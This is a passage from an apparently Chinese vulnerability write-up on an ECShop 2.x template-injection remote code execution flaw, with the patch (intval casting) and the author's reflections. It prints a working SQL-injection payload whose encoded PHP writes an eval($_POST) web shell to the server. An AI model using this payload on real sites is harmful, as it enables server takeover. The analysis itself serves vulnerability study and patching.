Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 851

string(681) "SELECT a.ad_id,a.position_id,a.media_type,a.ad_link,a.ad_code,
a.ad_name,p.ad_width,p.ad_height,p.position_style,RAND() AS rnd FROM
`ecshop2.7.3`.`ecs_ad` AS a LEFT JOIN `ecshop2.7.3`.`ecs_ad_position` AS p ON
a.position_id = p.position_id WHERE enabled = 1 AND start_time <= '1535853519' AND
end_time >= '1535853519' AND a.position_id = '/*' ORDER BY rnd LIMIT /* union select
1,0x272f2a,3,4,5,6,7,8,0x7b246c316e6b3372275d3b61737365727428626173653634
45f6465636f646528275a6d6c735a56397764585266593239756447567564484d6f4a327778626d737a636935776148416e4c4363385033426f6343426c646d46734b43
526655453954564674734d5735724d334a644b547367507a346e4b513d3d2729293b2f2f7d787878,10--"
string(140)
"$this->_var['!1nk3r'];assert(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ2wxbmszci5waHAnLCCcP3BocCBldmFsKCRfUE9TVFtsMW5rM3JdKTsgPz4nKQ=='));//}"
```



0x03 修复方式

我们可以看到最新版在 `$arr['num']` 和 `$arr['id']` 中加入了 `intval`，强制类型转换来修复。



0x04 思考

PHP下这种模板引起的RCE好像不少见了，seacms的那个好像也是因为这个引起的，但是吧，这个问题为啥自己没审计到呢，归根到底还是太菜了。

0x05 参考文章

[ECShop全系列版本远程代码执行高危漏洞分析](#)

[ecshop2.x代码执行](#)